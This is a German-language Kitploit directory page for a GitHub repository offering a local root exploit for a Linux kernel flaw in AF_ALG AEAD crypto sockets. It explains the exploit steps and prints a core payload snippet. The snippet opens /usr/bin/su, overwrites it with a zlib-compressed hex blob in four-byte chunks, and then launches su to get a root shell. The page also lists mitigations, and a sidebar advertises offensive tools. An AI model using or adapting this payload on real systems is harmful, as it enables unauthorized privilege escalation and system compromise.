Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/adityabhatt3010/cve-2026-31431
Privilege EscalationExploit-FrameworksExploitationBinary-Exploitation
GitHubadityabhatt3010/cve-2026-31431

CVE-2026-31431

Lokaler Privilege-Escalation-Exploit für CVE-2026-31431, der die AF_ALG-AEAD-Socket-Verarbeitung missbraucht, um auf verwundbaren Linux-Kerneln Root-Shell-Zugriff zu erlangen.

Repository anzeigen
Teilen
330vor 6 MonatenNoch nicht geprüft

📌 CVE-2026-31431 – Privilege Escalation durch Missbrauch von AEAD-Crypto-Sockets

🧠 Überblick

CVE-2026-31431 ist eine Linux-Privilege-Escalation-Schwachstelle, die die AF_ALG (Kernel-Crypto-API)-Schnittstelle missbraucht. Durch die Erstellung einer bösartigen Interaktion mit AEAD-Sockets (Authenticated Encryption with Associated Data) kann ein Angreifer Privilegien erweitern und Code als Root ausführen.

Diese Schwachstelle nutzt die unsachgemäße Verarbeitung von kryptografischen Socket-Operationen aus, was kontrollierte Speichermanipulation und letztendlich Privilege Escalation ermöglicht.


⚠️ Auswirkungen

  • Lokale Privilege Escalation
  • Root-Shell-Zugriff (/usr/bin/su)
  • Betrifft Systeme mit anfälligen Kernel-Crypto-Implementierungen

🔍 Technische Aufschlüsselung

Der Exploit:

  • Erstellt einen AF_ALG-Socket

  • Bindet an:

    authenc(hmac(sha256),cbc(aes))
    
  • Verwendet manipulierte Payloads über setsockopt und sendmsg

  • Löst unbeabsichtigtes Kernel-Verhalten aus

  • Wechselt in eine Root-Shell über:

    g.system("su")
    

Wichtige Indikatoren:

  • Verwendung von socket(38,5,0) → AF_ALG
  • AEAD-Manipulation
  • Kontrollierte Speicherschreibvorgänge über komprimierte Payload (zlib)


💻 Proof of Concept (PoC)

PoC

🔑 Kern-Payload-Ausschnitt:

**Haftungsausschluss: Ich besitze dieses PoC nicht. Es dient nur zu Bildungszwecken für Tests in Umgebungen, in denen die Berechtigung verfügbar ist. Der Autor/Eigentümer ist nicht für Missbrauch verantwortlich. **

f=g.open("/usr/bin/su",0)
i=0
e=zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c7e56c3ff593611fcacfa499979fac5190c0c0c0032c310d3"))

while i<len(e):
    c(f,i,e[i:i+4])
    i+=4

g.system("su")


🚀 Exploit-Ablauf

  1. Crypto-Socket initialisieren
  2. AEAD-Parameter konfigurieren
  3. Manipulierte Payload senden
  4. Kernel-Schwachstelle auslösen
  5. Ausführungsablauf überschreiben
  6. Root-Shell starten

🛡️ Gegenmaßnahmen

  • Kernel auf die neueste Version patchen
  • Zugriff auf AF_ALG-Sockets einschränken
  • LSM-Richtlinien (AppArmor/SELinux) verwenden
  • Abnormale Crypto-API-Nutzung überwachen

🙏 Danksagungen

  • PoC: https://github.com/theori-io/copy-fail-CVE-2026-31431

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    276

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →